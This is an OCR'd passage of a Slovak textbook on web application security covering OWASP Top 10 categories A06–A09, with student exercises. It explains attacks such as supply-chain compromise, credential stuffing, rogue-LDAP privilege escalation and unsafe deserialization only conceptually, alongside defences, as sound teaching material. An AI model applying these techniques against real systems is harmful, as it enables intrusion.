
O tejto časti sme si vraveli v prvom aj druhom dieli učebnice. Z pohľadu bezpečnosti aplikácie je potrebné dbať na aplikáciu záplat všetkých komponentov, na ktorých beží, t.j. verzie:

- firmware a virtualizačnej vrstvy,
- operačného systému,
- docker / kubernetes,
- DBMS,
- aplikačného serveru,
- programovacieho jazyka - napr. aktuálne balíčky PHP, Python, …
- frameworku - napr. Laravel, Flask, …

Akým nástrojom by ste skontrolovali, či majú uvedené komponenty aktuálne záplaty?

Knižnice a závislosti

Veľkou výhodou písania softvéru je možnosť využiť existujúce balíky a knižnice. Nami napísaný softvér potom závisí od týchto dodatočných balíkov a knižníc. Tie však môžu mať svoje vlastné závislosti, ktoré potom majú svoje závislosti a tak ďalej. Závislosti vieme vizualizovať vo forme **grafu závislostí** (dependency graph).



Obr.: príklad grafu závislostí[115]

[115] Obrázok prevzatý z https://github.com/amitjoy/dependency-graph-osgi

Mať prehľad o závislostiach je dobrým začiatkom. Tento prehľad môže byť priložený vo forme **software bill of materials** (SBOM). SBOM je zoznam všetkých komponentov, z ktorých sa skladá softvér.

Vytvorte prezentáciu, ako funguje OWASP Dependency Track. Dokáže generovať SBOM?

Problémom z pohľadu bezpečnosti je, ako udržiavať všetky závisiace knižnice, balíky a komponenty aktualizované. Toto otvára viacero otázok:

- **Je použitý komponent z originálneho projektu** alebo je odčleneným projektom (fork)[116]?
- **Je pre komponent k dispozícii novšia verzia?**
- **Je komponent ešte udržiavaný?** Hlavne pri open source komponentoch môže byť vývoj ukončený, pokiaľ softvér nemá ďalej kto udržiavať.
- **Je komponent alebo jeho novšia verzia bezpečná?** V prípade software supply chain útoku je možné zaniesť do komponentu zlomyseľnú (malicious) funkcionalitu.
- **Je novšia verzia spätne kompatibilná** s verziou, ktorú môj softvér používa?

Práve posledná otázka je veľmi dôležitá hlavne pri väčších zmenách. Tvorcovia balíka môžu označiť niektoré procedúry, funkcie alebo triedy ako **obsolete** alebo **deprecated**. To znamená, že by sa nemali používať a v niektorých z nasledujúcich verzií balíka budú vyradené. Ešte väčšie zmeny môžu nastať v rozdieloch medzi major verziami programovacieho jazyka alebo frameworku. Pri aktualizácii balíka na novú major verziu zostane spravidla aplikácia, ktorá bola napísaná pre starú verziu, nepoužiteľná a je potrebné ju preprogramovať[117].

Vyhľadajte na internete, ktoré funkcie v PHP 7 sú deprecated oproti PHP 5.

Príkladom software supply chain zraniteľnosti je Log4j zraniteľnosť CVE-2021-44228[118]. Zraniteľnosť v knižnici Log4j spôsobila, že softvér, ktorý využíval túto knižnicu, mohol byť zraniteľný voči Log4shell útoku.

Príkladom software supply chain útoku je kompromitácia softphone softvéru 3CX z roku 2023[119]. V tomto prípade bol na začiatku útoku pozmenený softvér X_Trader na elektronické obchodovanie, ktorý si nainštaloval jeden zo zamestnancov 3CX. Prostredníctvom škodlivej funkcionality na vzdialený prístup (RAT - remote access trojan) sa útočníkovi podarilo modifikovať


[116] Pri open source projektoch sa stáva, že odčlenené projekty síce prinášajú zaujímavé funkcionality, ale do kódu sa dostáva aj obsah, ktorý by vývojár originálneho projektu, napríklad aj s ohľadom na bezpečnosť, nechválil. Viz. napr.: https://www.ndss-symposium.org/wp-content/uploads/madweb2022_23001_paper.pdf

[117] alebo napísať nanovo (from scratch), čo je niekedy rýchlejšie.

[118] https://community.tenable.com/s/article/Log4Shell-FAQs

[119] https://blog.talosintelligence.com/3cx-softphone-supply-chain-compromise/

zdrojové kódy 3CX tak, aby obsahovali škodlivú funkcionalitu. Tento modifikovaný 3CX softvér následne umožnil útočníkovi prístup do sietí zákazníkov 3CX.



Obr.: kompromitácia 3CX na portáli Wired[120]

A07 Identification and Authentication Failures

Identifikácia a autentizácia sú kľúčové kroky, ktoré je potrebné urobiť pred tým, ako môžeme vôbec hovoriť o riadení prístupu. Pri riadení prístupu sme vraveli o tisícorakých cestách, ktorými sa dá toto riadenie pokaziť. Pre identifikáciu a autentizáciu platí to isté.

Na základe znalostí z prvých dvoch dielov učebnice vysvetlite rozdiel medzi identifikáciou a autentizáciou.

Brute-force, credentials stuffing a politika hesiel

V predchádzajúcich dieloch učebnice sme sa venovali heslám, sile hesla a politike hesiel.

Heslo je reťazec znakov, ktorý je faktorom pri autentizácii - niečo, čo viem.

Sila hesla je miera efektívnosti hesla voči brute-force útoku.

Politika hesiel je konfiguračné nastavenie, ktoré vynucuje silu hesla v informačnom systéme.

V prvom dieli učebnice sme si hovorili o útokoch na heslá.

Zopakujte si z prvého dielu učebnice, čo znamená:

- *útok voči prihlasovaciemu formuláru aplikácie - slovníkový útok, útok hrubou silou,*
- *recyklácia hesiel a útok credentials stuffing.*

Na ochranu voči slovníkovému útoku a útoku hrubou silou je potrebné aplikovať kombináciu viacerých opatrení:

[120] https://www.wired.com/story/3cx-supply-chain-attack-times-two/

1. mať politiku hesiel, ktorá vyžaduje zadanie silného hesla,
2. spomaliť útok na prihlasovací formulár prostredníctvom:

    a. úlohy, ktorú nevie vyriešiť bot - napr. CAPTCHA,
    b. dočasným alebo trvalým blokovaním kombinácie IP adresy útočníka a účtu, ktorý sa útočník snaží prelomiť, na definovaný čas. V prípade, že budeme blokovať len účet, vie útočník elegantne DoS-ovať prihlásenie pre známe účty. V prípade, že budeme blokovať len IP adresu, môžeme takto zablokovať všetkých používateľov, ktorí majú kvôli hide-NAT rovnakú IP adresu ako útočník.
    c. identifikácie a blokovania bot-ov, ktorí útok realizujú - napr. časovým sekvenovaním, podľa HTTP hlavičiek alebo TLS cipher suites.


Vysvetlite, prečo politika hesiel v aplikácii nie je ochranou voči credentials stuffingu. Vyhľadajte na internete služby, ktoré môže vývojár použiť na zistenie, či je používateľské heslo prezradené (leaked).

Aké opatrenie pomôže s ochranou voči slovníkovému útoku, útoku hrubou silou aj credentials stuffingu?

Nedostatočná validácia certifikátov

Validácia certifikátov je komplikovaný proces. V druhom dieli učebnice sme si hovorili o certifikátoch verejného kľúča, certifikačných autoritách a reťazi certifikátov. Program overujúci certifikát musí vykonať veľa krokov a je jednoduché spraviť chybu vedúcu k CWE-295 Improper Certificate Validation.

Vezmime si jednoduchý príklad:



Obr.: jednoduchá reťaz certifikátov

Pre validáciu podpisu je potrebné skontrolovať:

- či dáta sedia k podpisu - spraviť haš dát a overiť verejným kľúčom podpis podpisujúceho,
- čas podpisu dát,
- či sedí meno v certifikáte s menom entity, ktorá sa certifikátom prezentovala.


Pre validáciu **všetkých** certifikátov je potrebné skontrolovať:

- či sedí podpis na certifikáte,
- či certifikát nie je expirovaný - podľa časov Not Before: a Not After:
- či sedí Issuer a Subject v certifikáte a ich verejné kľúče,
- či sedí účel použitia certifikátu - podpisovanie dát, resp. certifikátov / CRL,
- či certifikát nebol zrušený - na toto je potrebné skontrolovať CRL alebo využiť OCSP protokol.

Pre Root CA certifikát je ešte navyše potrebné overiť, či dôverujeme tomuto certifikátu[121]. V neposlednom rade musíme ešte vymyslieť, ako sa zachovať, pokiaľ nie sú k dispozícii všetky informácie pre overenie podpisu alebo certifikátu - napr. chýba CRL.

Nie div, že sa vývojári snažia zjednodušiť si niektoré kroky, čo potom vedie k tomu, že dôverujú certifikátu, ktorému by veriť nemali.

[121] pretože Root certifikát certifikuje zároveň aj sám seba.



National Security Agency | Cybersecurity Advisory

Patch Critical Cryptographic Vulnerability in Microsoft Windows Clients and Servers

Summary

NSA has discovered a critical vulnerability (CVE-2020-0601) affecting Microsoft Windows®[1] cryptographic functionality. The certificate validation vulnerability allows an attacker to undermine how Windows verifies cryptographic trust and can enable remote code execution. The vulnerability affects Windows 10 and Windows Server 2016/2019 as well as applications that rely on Windows for trust functionality. Exploitation of the vulnerability allows attackers to defeat trusted network connections and deliver executable code while appearing as legitimately trusted entities. Examples where validation of trust may be impacted include:

- HTTPS connections
- Signed files and emails
- Signed executable code launched as user-mode processes

The vulnerability places Windows endpoints at risk to a broad range of exploitation vectors. NSA assesses the vulnerability to be severe and that sophisticated cyber actors will understand the underlying flaw very quickly and, if exploited, would render the previously mentioned platforms as fundamentally vulnerable. The consequences of not patching the vulnerability are severe and widespread. Remote exploitation tools will likely be made quickly and widely available. Rapid adoption of the patch is the only known mitigation at this time and should be the primary focus for all network owners.

Obr.: príklad záplaty MS Windows opravujúcej validáciu certifikátov.[122]

Prípadom, kedy sa vývojár môže dostať do kontaktu s validáciou certifikátov, je využitie klientskych certifikátov na identifikáciu a autentifikáciu.

Slabý mechanizmus pre obnovu hesla

Slabý mechanizmus pre obnovu hesla (CWE-640: Weak Password Recovery Mechanism for Forgotten Password) zahŕňa viacero typov zraniteľností. Ľudia heslá zabúdajú alebo strácajú a potrebujú, aby aplikácia umožňovala opätovne získať prístup. Dôvodom je, že nechceme, aby volali na IT helpdesk, kde im administrátori heslo nastavia ručne. Aplikácia preto spravidla obsahuje formulár "zabudol som heslo" (forgotten password form). Problémom je, ako si overiť, že o heslo naozaj žiada oprávnený používateľ?

Niektoré aplikácie riešia tento problém tzv. bezpečnostnými otázkami (security questions). Ide o otázky ako napr.:

- Ako sa volala vaša matka za slobodna?
- Ako sa volal váš prvý domáci miláčik?
- V ktorom meste ste sa narodili?

Vysvetlite, prečo je použitie bezpečnostných otázok vyššie nedostatočným autentifikačným prvkom pre resetovanie hesla.

[122] Obrázok prevzatý z: https://arstechnica.com/information-technology/2020/01/patch-windows-10-and-server-now-because-certificate-validation-is-broken/

V prípade, že aplikácia pozná emailovú adresu alebo telefónne číslo používateľa, je možné zaslať dočasné heslo alebo URL s náhodným tokenom na resetovanie hesla týmto kanálom. Je však potrebné dbať na viacero detailov:

Aplikácia musí **zobraziť rovnakú správu** bez ohľadu na to, či vygenerovanie dočasného hesla/tokenu pre účet prebehlo v poriadku alebo nie.Pokiaľ sa správa líši pre existujúci a neexistujúci účet, tak je možné podľa výsledku rozlíšiť, či účet existuje alebo nie. Aj **čas spracovania musí byť rovnaký**, inak je možné použiť časovanie na identifikáciu, či účet existuje alebo nie.

Vygenerovaný **token musí mať dostatočnú entropiu**, aby ho nebolo možné uhádnuť alebo brute-forcovať. Na zníženie času hádania musí mať **token nastavenú expiráciu**. Zároveň musí byť **token bezpečne uložený**, aby nedošlo k jeho zneužitiu.

Použitie formulára musí byť limitované, aby útočník nemohol zahltiť mailovú schránku emailami (mail bombing) alebo pamäť telefónu SMS-kami (SMS bombing resp. analogický útok cez push notifikácie).

Vytvorte správu, ktorú bude aplikácia vracať používateľovi v prípade použitia formuláru na zabudnuté heslo. Táto správa musí spĺňať bod č. 1 uvedený vyššie.

A08 Software and Data Integrity Failures


Táto časť OWASP TOP 10 sa zaoberá zraniteľnosťami, ktoré sa týkajú softvéru, aktualizácie softvéru a problémami s build ekosystémom alebo infraštruktúrou, ktoré vedú k narušeniu integrity dát. Použitie kódu bez kontroly integrity alebo problémy s CI/CD[123] pipeline môžu znamenať neautorizovaný prístup alebo zavlečenie škodlivého softvéru.

Nedostatočná verifikácia autentickosti dát

Názov CWE-345: Insufficient Verification of Data Authenticity je dostatočne samovysvetľujúci: aplikácia dostane nedôveryhodným kanálom dáta, ktorým dôveruje. Útočník má šancu dáta pozmeniť, a tým spôsobom zmeniť aj správanie sa aplikácie.


V praxi táto situácia napríklad nastáva v prípade, kedy sa jednotlivé komponenty aplikácie spoliehaju navzájom na validáciu autentickosti dát. Deje sa to v prípadoch, kedy rôzne komponenty vyvíjajú rôzne vývojové tímy, ktoré si navzájom nevalidujú dizajn.

[123] Continuous integration / continuous delivery



Obr. príklad API rozhrania a komponentov

Napr.: API front-end komponent bol vytvorený s ideou validácie API dotazov. Jednotlivé management komponenty potom vykonávajú aktivity v jednotlivých oblastiach podľa dotazov, ktoré chodia cez API front-end. Komponent user management komunikuje s LDAP adresárovou službou, ktorá uchováva informácie o používateľoch. Čo sa však stane, ak napríklad útočník otrávi DNS cache na serveri, kde beží komponent User management? Môže takto presmerovať LDAP dotazy na svoj LDAP server a vracať nesprávne informácie o používateľoch a skupinách.



Obr. presmerovanie LDAP dotazov pomocou DNS cache poisoningu

Pokiaľ si napríklad aplikácia cez User management kontroluje, či je používateľ ferko.utocnik členom skupiny administrators, tak útočníkov LDAP server vie vrátiť falošnú pozitívnu odpoveď, a tým eskalovať (stupňovať) privilégiá používateľa ferko.utocnik.

Akým spôsobom je možné odhaliť zraniteľnosť uvedenú v príklade vo fáze testovania? Akým spôsobom je možné odhaliť zraniteľnosť uvedenú v príklade vo fáze dizajnu?

Stiahnutie kódu bez kontroly integrity

CWE-494: Download of Code Without Integrity Check je pomerne priamočiare - aplikácia stiahne a použije stiahnutý kód bez kontroly integrity. Typicky sa tento problém prejavuje pri update aplikácie - aplikácia si stiahne nový balíček a spustí ho. Pokiaľ si aplikácia neskontroluje hash alebo digitálny podpis stiahnutého kódu, tak môže útočník zaútočiť na viacero bodov:

1. **odkiaľ sa balíček sťahuje** - napr. kompromitovaním S3 bucketu alebo repozitára (repozitár uchováva zdrojové kódy, konfiguračné súbory, dokumentáciu a ďalšie súbory) vie útočník podhodiť škodlivý balíček,
2. **prenosový kanál** - pokiaľ nie je kanál šifrovaný a podpisovaný je možné, aby útočník pozmenil balíček cestou. K tejto situácii môže dôjsť v prípade, ak útočník dokáže modifikovať DNS alebo URL, odkiaľ sa sťahuje kód.
3. **miesto, kam sa balíček sťahuje** - pokiaľ vie lokálny útočník na systéme modifikovať balíček v lokalite, kam sa stiahne, vie dosiahnuť spustenie svojho kódu pod právami spúšťajúceho procesu. Týmto vie dosiahnuť zvýšenie privilégií na systéme.

V prípade 3 dosiahne útočník elevéciu (zvýšenie) privilégií na systéme. Aký výsledok dosiahne v prípadoch 1 a 2?

Akým spôsobom môže aplikácia skontrolovať integritu stiahnutého kódu?

Pozrime sa ešte na jedno CWE: CWE-830: Inclusion of Web Functionality from an Untrusted Source. Koncept je podobný: webová aplikácia si stiahne časť funkcionality, napr. JavaScript súbor z inej lokality:

```
<script src=https://'www.example.com/path/script.js'></script>
```

Na rozdiel od CWE-494 však nedochádza k spusteniu kódu na systéme, ale na počítači klienta. Nakoľko JavaScript súbor je jednoduchý textový súbor, je možné skontrolovať jeho integritu len voči jeho hašu. Na tento účel slúži atribút subresource integrity:

```
<script src="https://www.example.com/path/script.js"
integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/
uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
  crossorigin="anonymous"></script>
```

V poslednom príklade sa používa atribút crossorigin. Vyhľadajte na internete, na čo tento atribút slúži a vysvetlite jeho použitie v uvedenom príklade.

Deserializácia nedôveryhodných dát

V predchádzajúcich dvoch kapitolách sme sa bavili o ochrane integrity dát a integrity kódu. Poďme sa ešte pozrieť na kombináciu oboch prípadov, a to na slabiny serializácie a deserializácie objektov.

Serializácia je uloženie objektu z pamäte do perzistentnej (nemennej, stálej) podoby na pevný disk.

Deserializácia je proces načítania objektu z pevného disku do pamäte.[124]

Slabina CWE-502: Deserialization of Untrusted Data znamená, že serializovaný objekt (dáta) niekto modifikuje alebo tieto dáta nie sú dôveryhodné. To môže viesť až ku spusteniu škodlivého kódu na serveri, ktorý deserializuje nedôveryhodné objekty.

Obr.: Príklad, kedy zraniteľnosť v deserializácii viedla ku katastofickej kompromitácii organizácie je hack spoločnosti Equifax[125].

A09 Security Logging and Monitoring Failures

Problémy s logovaním a monitoringom sa objavujú v aplikáciách čoraz častejšie. Nie je jednoduché ich rozpoznať, nakoľko spravidla nie sú testovateľné univerzálnym nástrojom alebo počas penetračného testu aplikácie. V prípade automatizácie bezpečnostných testov vie automat skontrolovať, či je popísaná aktivita zalogovaná korektným spôsobom. Automat však nevie skontrolovať, či sa loguje všetko, čo je potrebné na efektívny monitoring a identifikáciu bezpečnostne významných aktivít v aplikácii.

Log je chronologický záznam aktivít, informácií o výkone a použití počítača, aplikácie alebo siete.

Logová veta je záznam v logu. Aby bola logová veta použiteľná pre preukázanie zodpovednosti (accountability), musí obsahovať informáciu o tom

- **kto** (ktorý používateľ, proces vykonal akciu)?
- **čo** (akú akciu a s akým výsledkom)?
- **kedy** (v akom čase)?

[124] Viac informácii je https://www.scaler.com/topics/java/serialization-and-deserialization/

[125] https://www.invicti.com/blog/web-security/how-equifax-data-breach-hack-happened/

- **kde** (na akom informačnom systéme, akom objekte, ale aj odkiaľ - z akého systému, IP adresy)?

Jednotlivé komponenty webovej aplikácie, ako load balancer, web applikačný firewall, webový server, aplikačný server, databázový server, logujú spravidla v rôznych formátoch. Avšak logová veta musí obsahovať všetky informácie uvedené vyššie.

Poďme sa pozrieť na najčastejšie problémy spojené s logmi a monitoringom.

Nedostatočné logovanie

CWE-778 Insufficient Logging je pomerne priamočiare - aplikácia nezaloguje akciu alebo v logu nie sú uvedené potrebné detaily. Trošku špecifickejší prípad je CWE-223 Omission of Security-relevant Information, kedy v logoch chýbajú bezpečnostne relevantné akcie alebo detaily potrebné na riešenie bezpečnostného incidentu.

Obe CWE môžu mať viacero príčin:

- **zle navrhnutá logová veta,**
- **nelogovanie potrebných aktivít.**

Pri programovaní aplikácie nechceme, aby si jednotlivé vývojové tímy logovali informácie, ako uznajú za vhodné. Je potrebné vynútiť všetky informácie, ktoré sú potrebné v logovej vete. Preto je vhodné vyčleniť v rámci dizajnu bezpečnostných opatrení samostatný logovací modul (prípadne funkciu alebo triedu - class), ktorý predpisuje:

  - kam sa logy ukladajú - napr. textový súbor, tabuľka v databáze, syslog, a pod.,
  - obsah logovej vety - pri potrebe zalogovania programátor len zavolá príslušnú funkciu a tá si už cez povinné parametre vynúti zalogovanie potrebných informácii.

Príkladom jednoduchej logovacej triedy je logging v programovacom jazyku python:

```
import logging
logging.basicConfig(filename='test.log', level=logging.INFO)
logging.info('Logujem info')
logging.debug('Logujem debug')
```

Výstupný súbor test.log potom obsahuje:

```
INFO:root:Logujem info
```

Vysvetlite, prečo v test.log nie je zalogovaný príkaz logging.debug('Logujem debug').

Vysvetlite, ktoré informácie chýbajú v logovej vete súboru test.log. Bonus: Ako by ste vynútili logovanie potrebných informácii?

Obsah logovej vety sme vyriešili. Ako však vyriešiť, čo logovať? Musíme si položiť otázku: Je potrebné, aby konkrétna akcia bola zaznamenaná a organizácia vedela dohľadať zodpovednosť za túto akciu?

Zdrojom informácii o tom, čo je potrebné logovať je:

- bezpečnostné štandardy ako ISO 27002, PCI DSS[126] a pod.
- OWASP Logging cheat sheet[127]
- katalóg identifikovaných rizík
- threat model(y) pre aplikáciu

ISO 27002 uvádza nasledovné informácie, ktoré by mali byť uvedené v logoch:

- používateľské identifikátory;
- dátumy, časy a detaily o kľúčových udalostiach, napr. prihlásenie a odhlásenie;
- záznamy o úspešných a neúspešných pokusoch o prístup k informačnému systému;
- systémové aktivity;
- identita alebo lokalita zariadenia, pokiaľ je možné identifikátor systému (napr. IP adresa, hostname, FQDN);
- záznamy o úspešnom alebo neúspešnom prístupe k dátam alebo iným zdrojom;
- zmeny v konfigurácii informačného systému;
- použitie privilégií;
- používanie systémových utilít[128] alebo aplikácii;
- mená súborov, ku ktorým sa pristupovalo a typ prístup;
- sieťové adresy (IP, MAC) a protokoly;
- poplachy systému riadenia prístupu;
- aktivácie a deaktivácie bezpečnostných systémov, napr. antivírus, IDS/IPS;
- záznamy o transakciách vykonaných používateľmi v aplikáciách.

Navrhnite potrebné logy pre nasledovný workflow diagram. Organizácia eviduje tieto riziká:


- *zamestnanec zbytočne míňa zdroje na služobné cesty - napr. zamestnanec odíde na služobnú cestu, ktorá nie je schválená,*
- *zamestnanec si do výdavkov služobnej cesty započíta vymyslené alebo zbytočné náklady.*

---

126 vynútené logovanie všetkých prístupov na dáta o kreditných kartách

127 https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html

128 systémová utilita je nástroj (program) operačného systému alebo inštalovaný s aplikačným softvérom, ktorý je používaný na správu systému. Príkladom systémovej utlity môže byť rsync slúžiaci na synchronizáciu dát.



Obr.: workflow diagram pre spracovanie služobných ciest[129].

Nedostatočná sanitizácia dát pred zápisom do logov

CWE-117: Improper Output Neutralization for Logs znamená, že do logov zapíšeme logovaciu vetu, ktorá logovanie rozbije (napr. dokážeme vložiť nové logové vety do logu) alebo rozbije nástroj, ktorým organizácia logy spracúva - napr. prehliadač logov, log manažment systém alebo SIEM systém.

